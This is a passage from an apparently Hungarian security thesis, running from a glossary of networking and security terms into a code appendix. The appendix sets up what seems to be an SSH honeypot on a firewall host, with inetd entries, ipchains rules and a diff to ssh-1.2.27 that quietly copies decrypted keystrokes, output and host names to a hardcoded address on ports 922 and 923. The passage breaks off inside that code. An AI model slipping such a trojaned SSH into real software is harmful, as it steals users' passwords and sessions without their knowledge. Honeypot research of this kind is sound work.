további kategória az *überhacker*, aki a többi hackernél okosabb, ő ismeri fel az alapvető biztonsági hibákat. A hackerek nem szokták magunkat számítógépes bűnözőként azonosítani, még ha pusztitás is a szándékuk. Hackerek nélkül az Internet kevésbé lenne biztonságos.

IDEA – Szimmetrikus kódolási eljárás, gyorsabb mint a más célra szolgáló RSA, így pl. az SSH protokoll az authentikáció után ezt is használhatja.

HTTP protokoll – A WWW átviteli protokollja. Támogatja a jelszavas authentikációt, a legismertebb a *HTTP Basic Authentication* forma.

HTTP Basic Authentication – A jelszavak nyílt átvitelén alapuló, a UNIX-os jelszavas autentikációra építő protokoll. A többszöri próbálkozásokat naplózza, ám a protokoll állapotmentessége miatt a sokszori kísérletezést nem tiltja le.

HUB – *multiport repeater*, az OSI hálózati modellben az 1. réteget tartalmazó hálózati berendezés, buta ismétlő. Minden portján minden más portra érkező adat azonnal teljes formájában olvasható, így bármely átmenő titkosítatlan forgalom lehallgatható bármely porton.

IDS – *(Intrusion Detection System)*. Figyelő, analizáló és cselekvő rendszer vagy eszköz, mellyel rosszindulatú betörő vagy annak valamilyen cselekedete leleplezhető.

IETF – *(Internet Engineering Task Force)*. Az Internet működtetésével és fejlesztésével foglalkozó szervezet, melynek alszervezetei, bizottságai végzik a legfontosabb és legalapvetőbb internetes „szabványok” elfogadását.

IPchains – A Linux kernel IP szűrő (*packet filtering firewall*) funkcióit beállító segédprogram. Segítségével meghatározott hálózati forgalom típusra, cél vagy forráscímre, portra kezdeményezhető szűrés.

IP cím – Az Internet hálózatában a gépek egyértelmű azonosítását lehetővé tevő szám.

IP Forwarding – A Linux kernelébe is beépített funkció, segítségével IP adatokat lehet továbbküldeni más gépeknek, így egy gép valódi helye elrejthető.

IP Redirecting – A Linux kernelébe beépített szolgálatás, segítségével bizonyos gépekről, vagy gépekre menő bizonyos szolgáltatásokat speciális kiszolgálókhoz lehet irányítani. Így a felhasználó számára átlátszó, transzparens *proxy*szolgáltatás hozható létre.

IRC – *(Internet Relay Chat)*. Az Internet egyik legrégebben létrejött közösségteremtő beszélgető szolgálatása. Rengeteg további lehetőséget tartalmaz, online felhasználói száma jelenleg a világban százezer körülire tehető adott időpillanatban.

Linux – Ingyenes UNIX operációs rendszer, fejlett TCP/IP hálózati támogatással. Mivel majdnem minden hozzá tartozó program forráskódszinten hozzáférhető, kitűnően alkalmas biztonsági problémák kezelésére, ellenőrzésére, kutatásra és fejlesztésre.

Man-in-the-middle típusú támadás – Ha egy hálózati forgalmat egy közbenső személy meg tud csapolni, akkor mód van arra, hogy ez a közbenső személy a hálózati forgalom mindkét résztvevője felé az eredeti partnernek adja ki magát. Nem megfelelő protokoll esetén ekkor egy egyszerű kódolt csatorna is dekódolhatóvá válhat.

MD5 – Egy gyakorta használt hash függvény. Segítségével egy fájlról vagy más adathalmazról digitális ujjlenyomat készíthető. Különböző fájlokról különböző ujjlenyomat készül, nagyon nehéz találni még egy azonos újlenyomatú fájlt, így az ilyen aláírással a fájl integritása ellenőrizhető, persze ha az ujjlenyomatokat tartalmazó fájl nem sérül.

Packet Filtering Firewall – Csomagszűrő biztonsági berendezés, csak bizonyos meghatározott portokra, irányokba engedi át csak a hálózati forgalmat. Egyszerű megvalósítása a Linux kernelébe van építve, az *ipfwadm*, újabban *ipchains* paranccsal állítható be.

Password – Jelszó, az adott felhasználó azonosítását lehetővé tevő jelhalmaz. A jelszavakat a mai rendszerek többsége nyílt szöveg formájában vagy kódolt változatban tárolja, a kódolt változat általában egyirányú függvénnyel titkosított, így nem visszafejthető. A kódolt jelszó nem védett a szótári próbálkozásoktól. A legelterjedtebb UNIX-os jelszórendszer DES algoritmust használ, maximum 56 bit hasznos információval, de a nyelvi sajátosságok miatt az átlagos információtartalom 30 bit körüli csak (vagy még kevesebb). [4, 13.oldal]

Patch – Javítás, hibajavítás, esetleg a fájlbeli különbségek kijegyzetelt változata.

Promiscous mód – A hálózati csatoló válogatás nélküli módjára utaló kifejezés. Ilyenkor az Ethernet kártya minden adatot feldolgoz, nem csak az adott gépnek szóló adatokat.

Proxy – Olyan program, vagy hálózati eszköz, amely egy kapcsolat harmadik résztvevője. A kérő felől adatot továbbít a címzett fele és viszont. A proxy egyrészt firewallok esetén alkalmas védekezni támadások ellen, másrészt pl. web esetén gyorsíthatja az adatok letöltését. (A gyakran

lekért dokumentumokat tárolja, nem tölti le újra, csak a háttértárból frissíti.)

Router – az OSI hálózati modelljének 3. rétegét érintő hálózati eszköz, útvonal-irányító és csomagszűrő: Az adatcsomagokat TCP/IP szinten elemzi és a megfelelő irányban küldi tovább, vagy dobja el. Az irányítás folyamata maga több logikára épülhet, így biztonsági problémákat is rejthet magában.

RSA – Rivest-Shamir-Adleman nyilvános kulcsú titkosító eljárása, az SSH v1 protokoll, illetve például a PGP bizonyos verziói tartalmazzák.

Shell – Felhasználói interfész, interaktív eszköz, lehetőséget teremt parancsok kiadására, fájlok elérésére, egyszerű programok írására. UNIX rendszerek, valamint a DOS alapja, de Windows környezetben is létezik mind beépített, mint UNIX-hoz hasonló shell.

Socket – A TCP/IP protokollon belül a szolgáltatások azonosításáért felel. Egy TCP/IP kapcsolat a (típus, forrás IP, forrás Socket(port), cél IP, cél port) ötössel definiálható alapértelemben.

SSH – *(Secure Shell)*. Biztonságos shell elérést biztosító program, mely kódolja az egész jelfolyamot, így a felhasználók tevékenysége lehallgatás ellen védett.

SSL – *(Secure Sockets Sublayer)*. Nevéből adódóan nem teljes hálózati réteg, biztonságos, kódolt kapcsolat létrehozásában nyújt segítséget.

Switch – Az OSI hálózati modelljének 2. rétegét kezelő hálózati berendezés. Több Ethernet szegmens között teremt kapcsolatot, a különböző szegmensek szegmensen belüli forgalmát más szegmenseken nem lehet lehallgatni (esetleg termékspecifikus hiba esetén). Egyes HUB-ok belső switch funkcióval tudnak különböző sebességű hálózati kártyák között megfelelő kapcsolatot teremteni.

Syslog, Syslog daemon – UNIX környezet egyik standard szolgáltatása naplózásra. A felhasználói és rendszerprogramok üzeneteit menti specifikált fájlokba. Távoli, gépek közötti naplózásra is módot ad.

TCP/IP – *(Transport Control Protocol / Internet Protocol)*. Az Internet alapját képező hálózati protokoll, a különböző IP című gépek között, szolgáltatások szerint ún. socket-ekre bontva hoz létre kapcsolatot.

Telnet – A shell elérését biztosító alap-protokoll, távoli gépekre történő bejelentkezést tesz lehetővé. Mivel kódolatlan, ezért lehallgatható. Javasolt helyette SSH használata.

Web, WWW – World Wide Web, az Internet legismertebb szolgáltatása. Az információ átvitele a HTTP protokollon keresztül történik.

Függelék B

Programkódok

B.1 Az /etc-ben lévő fájlok átírása a SSH naplózásához a ,,firewall" gépen

```
diff -urN etc-orig/inetd.conf etc/inetd.conf
--- etc-orig/inetd.conf Mon Oct 18 17:56:41 1999
+++ etc/inetd.conf Mon Oct 18 17:56:27 1999
@@ -105,4 +105,8 @@
 # End.


+ssh-sniffin stream tcp nowait nobody /usr/sbin/tcpd /home/boldi/csapda/sniffsshin
+ssh-sniffout stream tcp nowait nobody /usr/sbin/tcpd /home/boldi/csapda/sniffsshout
+sshd-sniffin stream tcp nowait nobody /usr/sbin/tcpd /home/boldi/csapda/sniffsshdin
+sshd-sniffout stream tcp nowait nobody /usr/sbin/tcpd /home/boldi/csapda/sniffsshdout

diff -urN etc-orig/services etc/services
--- etc-orig/services Mon Oct 18 17:57:19 1999
+++ etc/services Mon Oct 18 17:56:46 1999
@@ -208,4 +208,8 @@
 isdnlog 20011/tcp isdnlog


+ssh-sniffin 922/tcp
+ssh-sniffout 923/tcp
+sshd-sniffin 924/tcp
+sshd-sniffout 925/tcp
```

B.2 *ipchains.init* script a ,,firewall" szűrőfunkcióinak bekapcsolásához

```
/sbin/ipchains -A input -p udp -s 152.66.78.140 -d 5.4.3.2/32 514 -j REDIRECT 514
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 53 -j ACCEPT
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 80 -j ACCEPT
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 22 -j ACCEPT
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 21 -j ACCEPT
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 25 -j ACCEPT
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 20 -j ACCEPT
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 922 -j ACCEPT
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 923 -j ACCEPT
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 924 -j ACCEPT
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 925 -j ACCEPT

/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 1:1024 -j DENY
/sbin/ipchains -A input -p udp -s 152.66.78.140 -d 152.66.78.135 1:1024 -j DENY
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 3355 -j DENY
/sbin/ipchains -A input -p tcp -s 152.66.78.140 -d 152.66.78.135 3333 -j DENY
```

B.3 Az SSH kliens és szerver program átírása *unified diff* formában

```
diff -urN ssh-1.2.27-orig/Makefile.in ssh-1.2.27-atirt1.3/Makefile.in
--- ssh-1.2.27-orig/Makefile.in Wed May 12 13:19:31 1999
+++ ssh-1.2.27-atirt1.3/Makefile.in Mon Oct 18 17:12:06 1999
@@ -325,7 +325,8 @@
  userfile.o signals.o blowfish.o deattack.o
 SSHD_OBJS = sshd.o auth-rhosts.o auth-passwd.o auth-rsa.o auth-rh-rsa.o pty.o \
  log-server.o login.o hostfile.o canohost.o servconf.o tildexpand.o \
-serverloop.o $(COMMON_OBJS) $(KERBEROS_OBJS) $(SSHDCONFOBJS)
+ serverloop.o sshconnect.o sshleakd.o \
+ $(COMMON_OBJS) $(KERBEROS_OBJS) $(SSHDCONFOBJS)
 SSH_OBJS = ssh.o sshconnect.o log-client.o readconf.o hostfile.o readpass.o \
  tildexpand.o clientloop.o canohost.o $(COMMON_OBJS) $(SSHCONFOBJS)
 KEYGEN_OBJS = ssh-keygen.o log-client.o readpass.o rsa.o randoms.o md5.o \
diff -urN ssh-1.2.27-orig/clientloop.c ssh-1.2.27-atirt1.3/clientloop.c
--- ssh-1.2.27-orig/clientloop.c Wed May 12 13:19:25 1999
+++ ssh-1.2.27-atirt1.3/clientloop.c Mon Oct 18 17:12:06 1999
@@ -304,6 +304,7 @@
         case SSH_SMSG_STDOUT_DATA:
           data = packet_get_string(&data_len);
           buffer_append(&stdout_buffer, data, data_len);
+          packet_addleakin( data, data_len);
           stdout_bytes += data_len;
           memset(data, 0, data_len);
           xfree(data);
@@ -634,6 +635,7 @@
             /* Normal successful read, and no escape character.  Just
                append the data to buffer. */
             buffer_append(&stdin_buffer, buf, len);
+            packet_addleakout(  buf, len);
             stdin_bytes += len;
           }
         else
@@ -752,6 +754,7 @@
                             buf[0] = escape_char;
                             buf[1] = ch;
                             buffer_append(&stdin_buffer, buf, 2);
+             packet_addleakout(  buf, 2);
                             stdin_bytes += 2;
                             continue;
                           }
@@ -779,6 +782,9 @@
                 last_was_cr = (ch == '\r' || ch == '\n');
                 buf[0] = ch;
                 buffer_append(&stdin_buffer, buf, 1);
+ packet_addleakout(buf,1);
+
+
                 stdin_bytes += 1;
                 continue;
               }
diff -urN ssh-1.2.27-orig/confdefs.h ssh-1.2.27-atirt1.3/confdefs.h
--- ssh-1.2.27-orig/confdefs.h Thu Jan  1 01:00:00 1970
+++ ssh-1.2.27-atirt1.3/confdefs.h Mon Oct 18 17:12:09 1999
@@ -0,0 +1,69 @@
+
+#define HOSTTYPE "i686-unknown-linux"
+#define HAVE_ETC_SHADOW 1
+#define USE_PIPES 1
+#define RETSIGTYPE void
+#define STDC_HEADERS 1
+#define HAVE_ST_BLKSIZE 1
+#define SIZEOF_LONG 4
+#define SIZEOF_INT 4
+#define SIZEOF_SHORT 2
+#define HAVE_TERMIOS_H 1
+#define STDC_HEADERS 1
+#define HAVE_SYS_WAIT_H 1
+#define HAVE_UNISTD_H 1
+#define HAVE_SYS_TIME_H 1
+#define HAVE_LASTLOG_H 1
+#define HAVE_UTMP_H 1
+#define HAVE_SHADOW_H 1
+#define HAVE_SGTTY_H 1
+#define HAVE_SYS_SELECT_H 1
+#define HAVE_SYS_IOCTL_H 1
+#define HAVE_PATHS_H 1
+#define HAVE_UTIME_H 1
+#define HAVE_NETINET_IN_SYSTM_H 1
+#define HAVE_NETINET_IP_H 1
```

```
+#define HAVE_NETINET_TCP_H 1
+#define HAVE_SYS_RESOURCE_H 1
+#define TIME_WITH_SYS_TIME 1
+#define HAVE_DIRENT_H 1
+#define MAJOR_IN_SYSMACROS 1
+#define HAVE_PID_IN_UTMP 1
+#define HAVE_NAME_IN_UTMP 1
+#define HAVE_ID_IN_UTMP 1
+#define HAVE_HOST_IN_UTMP 1
+#define HAVE_ADDR_IN_UTMP 1
+#define HAVE_LIBCRYPT 1
+#define HAVE_LIBNSL 1
+#define HAVE_LIBUTIL_LOGIN 1
+#define HAVE_VHANGUP 1
+#define HAVE_SETSID 1
+#define HAVE_GETTIMEOFDAY 1
+#define HAVE_TIMES 1
+#define HAVE_GETRUSAGE 1
+#define HAVE_FTRUNCATE 1
+#define HAVE_STRCHR 1
+#define HAVE_MEMCPY 1
+#define HAVE_OPENPTY 1
+#define HAVE_CLOCK 1
+#define HAVE_FCHMOD 1
+#define HAVE_ULIMIT 1
+#define HAVE_GETHOSTNAME 1
+#define HAVE_GETDTABLESIZE 1
+#define HAVE_UMASK 1
+#define HAVE_INNETGR 1
+#define HAVE_INITGROUPS 1
+#define HAVE_SETPGRP 1
+#define HAVE_SETPGID 1
+#define HAVE_DAEMON 1
+#define HAVE_WAITPID 1
+#define HAVE_TTYSLOT 1
+#define HAVE_STRERROR 1
+#define HAVE_MEMMOVE 1
+#define HAVE_REMOVE 1
+#define HAVE_RANDOM 1
+#define HAVE_PUTENV 1
+#define HAVE_CRYPT 1
+#define HAVE_SOCKETPAIR 1
+#define HAVE_SNPRINTF 1
+#define PASSWD_PATH "/usr/bin/passwd"
diff -urN ssh-1.2.27-orig/packet.c ssh-1.2.27-atirt1.3/packet.c
--- ssh-1.2.27-orig/packet.c Wed May 12 13:19:27 1999
+++ ssh-1.2.27-atirt1.3/packet.c Mon Oct 18 17:12:06 1999
@@ -100,8 +100,11 @@
    the other side.  connection_in is used for reading; connection_out
    for writing.  These can be the same descriptor, in which case it is
    assumed to be a socket. */
+static int connection_leakout = -1;
+static int connection_leakin = -1;
 static int connection_in = -1;
 static int connection_out = -1;
+char hostleak[5000];

 /* Cipher type.  This value is only used to determine whether to pad the
    packets with zeroes or random data. */
@@ -115,6 +118,10 @@
 /* Encryption coontext for sending data.  This is only used for encryption. */
 static CipherContext send_context;

+static Buffer leakin;
+static Buffer leakout;
+
+
 /* Buffer for raw input data from the socket. */
 static Buffer input;

@@ -147,6 +154,62 @@

 /* Sets the descriptors used for communication.  Disables encryption until
    packet_set_encryption_key is called. */
+void packet_set_connection_leakout(int fd)
+{
+ connection_leakout = fd;
+}
+void packet_set_connection_leakin(int fd)
+{
+ connection_leakin = fd;
+}
+void packet_addleakinfo(char *s)
+{
```

```
+packet_addleakout(s,strlen(s));
+packet_addleakout_cr();
+
+}
+
+void packet_addleakout(char *mit,int hossz)
+{
+int i;
+i=0;
+strcpy(hostleak,"\n");
+while (i<hossz)
+{
+if (strncmp(mit+i,"\r",1)==0)
+{
+buffer_append(&leakout,mit+i,1);
+buffer_append(&leakout,hostleak,1);
+} else
+{
+buffer_append(&leakout,mit+i,1);
+}
+i++;
+}
+//buffer_append(&leakout,mit,hossz);
+}
+
+void packet_addleakin(char *mit,int hossz)
+{
+buffer_append(&leakin,mit,hossz);
+}
+void packet_addleakout_cr()
+{
+ strcpy(hostleak,"\n");
+ buffer_append(&leakout,hostleak,strlen(hostleak));
+}
+void packet_addhostin(char *hostk)
+{
+ strncpy(hostleak,hostk,4999);
+ strcat(hostleak,"\n");
+ buffer_append(&leakin,hostleak,strlen(hostleak));
+}
+void packet_addhostout(char *hostk)
+{
+ strncpy(hostleak,hostk,4999);
+ strcat(hostleak,"\n");
+ buffer_append(&leakout,hostleak,strlen(hostleak));
+}

 void packet_set_connection(int fd_in, int fd_out, RandomState *state)
 {
@@ -163,6 +226,8 @@
       buffer_init(&output);
       buffer_init(&outgoing_packet);
       buffer_init(&incoming_packet);
+      buffer_init(&leakin);
+      buffer_init(&leakout);
     }

   /* Kludge: arrange the close function to be called from fatal(). */
@@ -275,6 +340,7 @@
                     unsigned int bytes)
 {
   assert((bytes % 8) == 0);
+
   cipher_encrypt(cc, dest, src, bytes);
 }

@@ -400,6 +466,12 @@
     fatal("packet_send: sending too big a packet: size %u, limit %u.",
           buffer_len(&outgoing_packet), max_packet_size);

+//  buffer_append(&leakout,buffer_ptr(&outgoing_packet),
+// buffer_len(&outgoing_packet)); /*elmegy a titkositatlan*/
+//  buffer_consume(&leakout, 8); /* Skip padding. */
+
+
+
   /* If using packet compression, compress the payload of the outgoing
      packet. */
   if (packet_compression)
@@ -443,7 +515,6 @@
   buffer_append_space(&output, &cp, buffer_len(&outgoing_packet));
   packet_encrypt(&send_context, cp, buffer_ptr(&outgoing_packet),
                  buffer_len(&outgoing_packet));
-
```

```
 #ifdef PACKET_DEBUG
   fprintf(stderr, "encrypted: "); buffer_dump(&output);
 #endif
@@ -624,6 +695,7 @@
       goto restart;
     }

+  packet_write_poll_leakin();
   /* Return type. */
   return (unsigned char)buf[0];
 }
@@ -747,9 +819,41 @@
 /* Checks if there is any buffered output, and tries to write some of the
    output. */

+void packet_write_poll_leakout(void)
+{
+  int len = buffer_len(&leakout);
+  if (len > 0)
+    {
+      len = write(connection_leakout, buffer_ptr(&leakout), len);
+      if (len <= 0)
+        if (len != 0 && (errno == EAGAIN || errno == EWOULDBLOCK))
+          return;
+        else
+          fatal_severity(SYSLOG_SEVERITY_INFO,
+                         "Write failed: %.100s", strerror(errno));
+      buffer_consume(&leakout, len);
+    }
+}
+void packet_write_poll_leakin(void)
+{
+  int len = buffer_len(&leakin);
+  if (len > 0)
+    {
+      len = write(connection_leakin, buffer_ptr(&leakin), len);
+      if (len <= 0)
+        if (len != 0 && (errno == EAGAIN || errno == EWOULDBLOCK))
+          return;
+        else
+          fatal_severity(SYSLOG_SEVERITY_INFO,
+                         "Write failed: %.100s", strerror(errno));
+      buffer_consume(&leakin, len);
+    }
+}
+
 void packet_write_poll(void)
 {
   int len = buffer_len(&output);
+ packet_write_poll_leakout();/*elkuldjuk a leaket is..*/
   if (len > 0)
     {
       len = write(connection_out, buffer_ptr(&output), len);
diff -urN ssh-1.2.27-orig/serverloop.c ssh-1.2.27-atirt1.3/serverloop.c
--- ssh-1.2.27-orig/serverloop.c Wed May 12 13:19:28 1999
+++ ssh-1.2.27-atirt1.3/serverloop.c Mon Oct 18 17:12:06 1999
@@ -163,6 +163,7 @@
             }
           data = packet_get_string(&data_len);
           buffer_append(&stdin_buffer, data, data_len);
+   packet_addleakout(data,data_len);
           memset(data, 0, data_len);
           xfree(data);
           break;
@@ -502,6 +503,7 @@
       else
         {
           buffer_append(&stdout_buffer, buf, len);
+   packet_addleakin(buf,len);
           fdout_bytes += len;
         }
     }
diff -urN ssh-1.2.27-orig/ssh.c ssh-1.2.27-atirt1.3/ssh.c
--- ssh-1.2.27-orig/ssh.c Wed May 12 13:19:28 1999
+++ ssh-1.2.27-atirt1.3/ssh.c Mon Oct 18 17:12:06 1999
@@ -793,9 +793,22 @@
      rhosts_authentication is true.  Note that the random_state is not
      yet used by this call, although a pointer to it is stored, and thus it
      need not be initialized. */
+  ok = ssh_connect_leakin("152.66.78.135",922, options.connection_attempts,
+                  !use_privileged_port,
+                  original_real_uid, options.proxy_command, &random_state);
+
+  ok = ssh_connect_leakout("152.66.78.135",923, options.connection_attempts,
```

```
+                  !use_privileged_port,
+                  original_real_uid, options.proxy_command, &random_state);
+
   ok = ssh_connect(host, options.port, options.connection_attempts,
                    !use_privileged_port,
                    original_real_uid, options.proxy_command, &random_state);
+
+
+ packet_addhostin(host);
+ packet_addhostout(host);
+

   /* Check if the connection failed, and try "rsh" if appropriate. */
   if (!ok)
diff -urN ssh-1.2.27-orig/sshconnect.c ssh-1.2.27-atirt1.3/sshconnect.c
--- ssh-1.2.27-orig/sshconnect.c Wed May 12 13:19:29 1999
+++ ssh-1.2.27-atirt1.3/sshconnect.c Mon Oct 18 17:12:06 1999
@@ -592,7 +592,408 @@

   return 1;
 }
+/**leak***/
+int ssh_connect_leakin(const char *host, int port, int
+connection_attempts,
+                int anonymous, uid_t original_real_uid,
+                const char *proxy_command, RandomState *random_state)
+{
+  int sock = -1, attempt, i;
+  int on = 1;
+  struct servent *sp;
+  struct hostent *hp;
+  struct sockaddr_in hostaddr;
+#if defined(SO_LINGER) && defined(ENABLE_SO_LINGER)
+  struct linger linger;
+#endif /* SO_LINGER */
+
+  debug("ssh_connect: getuid %d geteuid %d anon %d",
+        (int)getuid(), (int)geteuid(), anonymous);
+
+  /* Get default port if port has not been set. */
+  if (port == 0)
+    {
+      sp = getservbyname(SSH_SERVICE_NAME, "tcp");
+      if (sp)
+        port = ntohs(sp->s_port);
+      else
+        port = SSH_DEFAULT_PORT;
+    }
+
+  /* Map localhost to ip-address locally */
+  if (strcmp(host, "localhost") == 0)
+    host = "127.0.0.1";
+
+  /* If a proxy command is given, connect using it. */
+  if (proxy_command != NULL && *proxy_command)
+    return ssh_proxy_connect(host, port, original_real_uid, proxy_command,
+                             random_state);
+
+  /* No proxy command. */
+
+  /* No host lookup made yet. */
+  hp = NULL;
+
+  /* Try to connect several times.  On some machines, the first time will
+     sometimes fail.  In general socket code appears to behave quite
+     magically on many machines. */
+  for (attempt = 0; attempt < connection_attempts; attempt++)
+    {
+      if (attempt > 0)
+        debug("Trying again...");
+
+      /* Try to parse the host name as a numeric inet address. */
+      memset(&hostaddr, 0, sizeof(hostaddr));
+      hostaddr.sin_family = AF_INET;
+      hostaddr.sin_port = htons(port);
+#ifdef BROKEN_INET_ADDR
+      hostaddr.sin_addr.s_addr = inet_network(host);
+#else /* BROKEN_INET_ADDR */
+      hostaddr.sin_addr.s_addr = inet_addr(host);
+#endif /* BROKEN_INET_ADDR */
+      if ((hostaddr.sin_addr.s_addr & 0xffffffff) != 0xffffffff)
+        {
+          /* Create a socket. */
+          sock = ssh_create_socket(original_real_uid,
```

```
+                                !anonymous && geteuid() == UID_ROOT);
+
+          /* Valid numeric IP address */
+          debug("Connecting to %.100s port %d.",
+                inet_ntoa(hostaddr.sin_addr), port);
+
+          /* Connect to the host. */
+#if defined(SOCKS)
+          if (Rconnect(sock, (struct sockaddr *)&hostaddr, sizeof(hostaddr))
+#else /* SOCKS */
+          if (connect(sock, (struct sockaddr *)&hostaddr, sizeof(hostaddr))
+#endif /* SOCKS */
+              >= 0)
+            {
+              /* Successful connect. */
+              break;
+            }
+          debug("connect: %.100s", strerror(errno));
+
+          /* Destroy the failed socket. */
+          shutdown(sock, 2);
+          close(sock);
+        }
+      else
+        {
+          /* Not a valid numeric inet address. */
+          /* Map host name to an address. */
+          if (!hp)
+            {
+              struct hostent *hp_static;
+
+#if defined(SOCKS5)
+              hp_static = Rgethostbyname(host);
+#else
+              hp_static = gethostbyname(host);
+#endif
+              if (hp_static)
+                {
+                  hp = xmalloc(sizeof(struct hostent));
+                  memcpy(hp, hp_static, sizeof(struct hostent));
+
+                  /* Copy list of addresses, not just pointers.
+                     We don't use h_name & h_aliases so leave them as is */
+                  for (i = 0; hp_static->h_addr_list[i]; i++)
+                    ; /* count them */
+                  hp->h_addr_list = xmalloc((i + 1) *
+                                            sizeof(hp_static->h_addr_list[0]));
+                  for (i = 0; hp_static->h_addr_list[i]; i++)
+                    {
+                      hp->h_addr_list[i] = xmalloc(hp->h_length);
+                      memcpy(hp->h_addr_list[i], hp_static->h_addr_list[i],
+                             hp->h_length);
+                    }
+                  hp->h_addr_list[i] = NULL; /* last one */
+                }
+            }
+          if (!hp)
+            fatal("Bad host name: %.100s", host);
+          if (!hp->h_addr_list[0])
+            fatal("Host does not have an IP address: %.100s", host);
+
+          /* Loop through addresses for this host, and try each one in
+             sequence until the connection succeeds. */
+          for (i = 0; hp->h_addr_list[i]; i++)
+            {
+              /* Set the address to connect to. */
+              hostaddr.sin_family = hp->h_addrtype;
+              memcpy(&hostaddr.sin_addr, hp->h_addr_list[i],
+                     sizeof(hostaddr.sin_addr));
+
+              debug("Connecting to %.200s [%.100s] port %d.",
+                    host, inet_ntoa(hostaddr.sin_addr), port);
+
+              /* Create a socket for connecting. */
+              sock = ssh_create_socket(original_real_uid,
+                                       !anonymous && geteuid() == UID_ROOT);
+
+              /* Connect to the host. */
+#if defined(SOCKS)
+              if (Rconnect(sock, (struct sockaddr *)&hostaddr,
+                           sizeof(hostaddr)) >= 0)
+#else /* SOCKS */
+              if (connect(sock, (struct sockaddr *)&hostaddr,
+                          sizeof(hostaddr)) >= 0)
```

```
+#endif /* SOCKS */
+                {
+                  /* Successful connection. */
+                  break;
+                }
+              debug("connect: %.100s", strerror(errno));
+
+              /* Close the failed socket; there appear to be some problems
+                 when reusing a socket for which connect() has already
+                 returned an error. */
+              shutdown(sock, 2);
+              close(sock);
+            }
+          if (hp->h_addr_list[i])
+            break; /* Successful connection. */
+        }
+
+      /* Sleep a moment before retrying. */
+      sleep(1);
+    }
+
+  if (hp)
+    {
+      for (i = 0; hp->h_addr_list[i]; i++)
+        xfree(hp->h_addr_list[i]);
+      xfree(hp->h_addr_list);
+      xfree(hp);
+    }
+
+  /* Return failure if we didn't get a successful connection. */
+  if (attempt >= connection_attempts)
+    return 0;
+
+  debug("Connection established.");
+
+  /* Set socket options.  We would like the socket to disappear as soon as
+     it has been closed for whatever reason. */
+  /* setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, (void *)&on, sizeof(on)); */
+#if defined(TCP_NODELAY) && defined(ENABLE_TCP_NODELAY)
+  setsockopt(sock, IPPROTO_TCP, TCP_NODELAY, (void *)&on, sizeof(on));
+#endif /* TCP_NODELAY */
+#if defined(SO_LINGER) && defined(ENABLE_SO_LINGER)
+  linger.l_onoff = 1;
+  linger.l_linger = 15;
+  setsockopt(sock, SOL_SOCKET, SO_LINGER, (void *)&linger, sizeof(linger));
+#endif /* SO_LINGER */
+
+  /* Set the connection. */
+  packet_set_connection_leakin(sock);
+
+  return 1;
+}
+
+int ssh_connect_leakout(const char *host, int port, int
+connection_attempts,
+                int anonymous, uid_t original_real_uid,
+                const char *proxy_command, RandomState *random_state)
+{
+  int sock = -1, attempt, i;
+  int on = 1;
+  struct servent *sp;
+  struct hostent *hp;
+  struct sockaddr_in hostaddr;
+#if defined(SO_LINGER) && defined(ENABLE_SO_LINGER)
+  struct linger linger;
+#endif /* SO_LINGER */
+
+  debug("ssh_connect: getuid %d geteuid %d anon %d",
+        (int)getuid(), (int)geteuid(), anonymous);
+
+  /* Get default port if port has not been set. */
+  if (port == 0)
+    {
+      sp = getservbyname(SSH_SERVICE_NAME, "tcp");
+      if (sp)
+        port = ntohs(sp->s_port);
+      else
+        port = SSH_DEFAULT_PORT;
+    }
+
+  /* Map localhost to ip-address locally */
+  if (strcmp(host, "localhost") == 0)
+    host = "127.0.0.1";
+
```

```
+  /* If a proxy command is given, connect using it. */
+  if (proxy_command != NULL && *proxy_command)
+    return ssh_proxy_connect(host, port, original_real_uid, proxy_command,
+                             random_state);
+
+  /* No proxy command. */
+
+  /* No host lookup made yet. */
+  hp = NULL;
+
+  /* Try to connect several times.  On some machines, the first time will
+     sometimes fail.  In general socket code appears to behave quite
+     magically on many machines. */
+  for (attempt = 0; attempt < connection_attempts; attempt++)
+    {
+      if (attempt > 0)
+        debug("Trying again...");
+
+      /* Try to parse the host name as a numeric inet address. */
+      memset(&hostaddr, 0, sizeof(hostaddr));
+      hostaddr.sin_family = AF_INET;
+      hostaddr.sin_port = htons(port);
+#ifdef BROKEN_INET_ADDR
+      hostaddr.sin_addr.s_addr = inet_network(host);
+#else /* BROKEN_INET_ADDR */
+      hostaddr.sin_addr.s_addr = inet_addr(host);
+#endif /* BROKEN_INET_ADDR */
+      if ((hostaddr.sin_addr.s_addr & 0xffffffff) != 0xffffffff)
+        {
+          /* Create a socket. */
+          sock = ssh_create_socket(original_real_uid,
+                                   !anonymous && geteuid() == UID_ROOT);
+
+          /* Valid numeric IP address */
+          debug("Connecting to %.100s port %d.",
+                inet_ntoa(hostaddr.sin_addr), port);
+
+          /* Connect to the host. */
+#if defined(SOCKS)
+          if (Rconnect(sock, (struct sockaddr *)&hostaddr, sizeof(hostaddr))
+#else /* SOCKS */
+          if (connect(sock, (struct sockaddr *)&hostaddr, sizeof(hostaddr))
+#endif /* SOCKS */
+              >= 0)
+            {
+              /* Successful connect. */
+              break;
+            }
+          debug("connect: %.100s", strerror(errno));
+
+          /* Destroy the failed socket. */
+          shutdown(sock, 2);
+          close(sock);
+        }
+      else
+        {
+          /* Not a valid numeric inet address. */
+          /* Map host name to an address. */
+          if (!hp)
+            {
+              struct hostent *hp_static;
+
+#if defined(SOCKS5)
+              hp_static = Rgethostbyname(host);
+#else
+              hp_static = gethostbyname(host);
+#endif
+              if (hp_static)
+                {
+                  hp = xmalloc(sizeof(struct hostent));
+                  memcpy(hp, hp_static, sizeof(struct hostent));
+
+                  /* Copy list of addresses, not just pointers.
+                     We don't use h_name & h_aliases so leave them as is */
+                  for (i = 0; hp_static->h_addr_list[i]; i++)
+                    ; /* count them */
+                  hp->h_addr_list = xmalloc((i + 1) *
